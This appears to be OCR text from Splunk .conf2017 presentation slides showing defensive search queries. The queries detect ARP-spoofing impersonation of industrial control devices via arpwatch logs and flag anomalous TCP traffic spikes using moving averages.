
Only take lines with both IP and MAC

Pretty it up into a table

✓ 57 events (before 8/4/17 5:17:09.000 PM) No Event Sampling

Events | Patterns | Statistics (18) | Visualization

Augmenting sensors for deeper visibility



ip_addr	mac
10.[redacted]1	00:0c:[redacted]:04
10.[redacted]10	e4:11:[redacted]:04
10.[redacted]11	b4:b5:[redacted]:11
10.[redacted]12	f4:54:[redacted]b1
10.[redacted]15	b8:27:eb:f6:97:1f
10.[redacted]16	b8:27:eb:5d:eb:50
10.[redacted]18	b8:27:eb:33:9c:68
10.[redacted]19	b8:27:eb:74:45:cb
10.[redacted]21	00:1d:[redacted]:d4
10.[redacted]22	00:1c:[redacted]06
10.[redacted]	00:60:[redacted]

splunk> .conf2017

Build attacker to victim chain

```
source=/var/log/syslog arpwatch NOT (execl OR punct="__::_-_:___"  OR punct="__::_-_:___:_:_____-___" OR punct="__::_-_:___=_=")
| lookup stelab mac as mac_addr OUTPUT ip_addr as known_ip known as known
| fillnull value=0 known
| search known<1 iface=br0 ip_addr=10.[redacted].0/24
| lookup mac_ip_lookup mac as mac_addr OUTPUT ip_addr as orig_ip
| eval impersonator=if(match(ip_addr,orig_ip),0,1)
| search impersonator=1
| lookup stelab ip_addr as ip_addr OUTPUT description
| fillnull value="-" orig_ip
| stats count as count by orig_ip mac_addr ip_addr description
| strcat orig_ip " -> " mac_addr " -> " ip_addr " [" description "]" label
| table label
```

splunk> .conf2017

Build attacker to victim chain

```
source=/var/log/syslog arpwatch NOT (execl OR punct="__::_-_:___"  OR punct="__::_-_:___:_:_____-___" OR punct="__::_-_:___=_=")
| lookup stelab mac as mac_addr OUTPUT ip_addr as known_ip known as known
| fillnull value=0 known
| search known<1 iface=br0 ip_addr=10.[redacted].0/24
| lookup mac_ip_lookup mac as mac_addr OUTPUT ip_addr as orig_ip
| eval impersonator=if(match(ip_addr,orig_ip),0,1)
| search impersonator=1
| lookup stelab ip_addr as ip_addr OUTPUT description
| fillnull value="-" orig_ip
| stats count as count by orig_ip mac_addr ip_addr description
| strcat orig_ip " -> " mac_addr " -> " ip_addr " [" description "]" label
| table label
```

Find unknown MACs

Map MAC to observed IP

splunk> .conf2017

Build attacker to victim chain

```
source=/var/log/syslog arpwatch NOT (execl OR punct="__::_-_:___"  OR punct="__::_-_:___:_:_____-___" OR punct="__::_-_:___=_=")
| lookup stelab mac as mac_addr OUTPUT ip_addr as known_ip known as known
| fillnull value=0 known
| search known<1 iface=br0 ip_addr=10.[redacted].0/24
| lookup mac_ip_lookup mac as mac_addr OUTPUT ip_addr as orig_ip
| eval impersonator=if(match(ip_addr,orig_ip),0,1)
| search impersonator=1
| lookup stelab ip_addr as ip_addr OUTPUT description
| fillnull value="-" orig_ip
| stats count as count by orig_ip mac_addr ip_addr description
| strcat orig_ip " -> " mac_addr " -> " ip_addr " [" description "]" label
| table label
```

Find unknown MACs

Map MAC to observed IP

Impersonating a known IP? Discard legit

Get description of attacked device

splunk> .conf2017

Build attacker to victim chain

```
source=/var/log/syslog arpwatch NOT (execl OR punct="__::_-_:___"  OR punct="__::_-_:___:_:_____-___" OR punct="__::_-_:___=_=")
| lookup stelab mac as mac_addr OUTPUT ip_addr as known_ip known as known
| fillnull value=0 known
| search known<1 iface=br0 ip_addr=10.[redacted].0/24
| lookup mac_ip_lookup mac as mac_addr OUTPUT ip_addr as orig_ip
| eval impersonator=if(match(ip_addr,orig_ip),0,1)
| search impersonator=1
| lookup stelab ip_addr as ip_addr OUTPUT description
| fillnull value="-" orig_ip
| stats count as count by orig_ip mac_addr ip_addr description
| strcat orig_ip " -> " mac_addr " -> " ip_addr " [" description "]" label
| table label
```

Find unknown MACs

Map MAC to observed IP

Impersonating a known IP? Discard legit

Get description of attacked device


Make the chain format

label
- -> b8:27:eb:fe:fe:b1 -> 10[redacted].20 [ML1400 PLC]

splunk> .conf2017

Monitoring for anomalous TCP flows

```
source=stream:* sourcetype=stream:tcp  source="stream:Splunk_Tcp" app=tcp
| rename "sum(bytes)" as sbytes
| timechart avg(sbytes) as avg_bytes
| trendline sma5(avg_bytes) as moving_avg_bytes
| eval spike=if(avg_bytes>2*moving_avg_bytes,10000000000,0)
```




splunk> .conf2017

Monitoring for anomalous TCP flows

```
source=stream:* sourcetype=stream:tcp  source="stream:Splunk_Tcp" app=tcp
| rename "sum(bytes)" as sbytes
| timechart avg(sbytes) as avg_bytes
| trendline sma5(avg_bytes) as moving_avg_bytes
| eval spike=if(avg_bytes>2*moving_avg_bytes,10000000000,0)
```

Calculate the average bytes

Moving average to trendline



splunk> .conf2017


Monitoring for anomalous TCP flows

```
source=stream:* sourcetype=stream:tcp  source="stream:Splunk_Tcp" app=tcp
| rename "sum(bytes)" as sbytes
| timechart avg(sbytes) as avg_bytes
| trendline sma5(avg_bytes) as moving_avg_bytes
| eval spike=if(avg_bytes>2*moving_avg_bytes,10000000000,0)
```

Calculate the average bytes

Moving average to trendline


When violated, MAKE NOISE



Use logarithmic scale so spikes are obvious

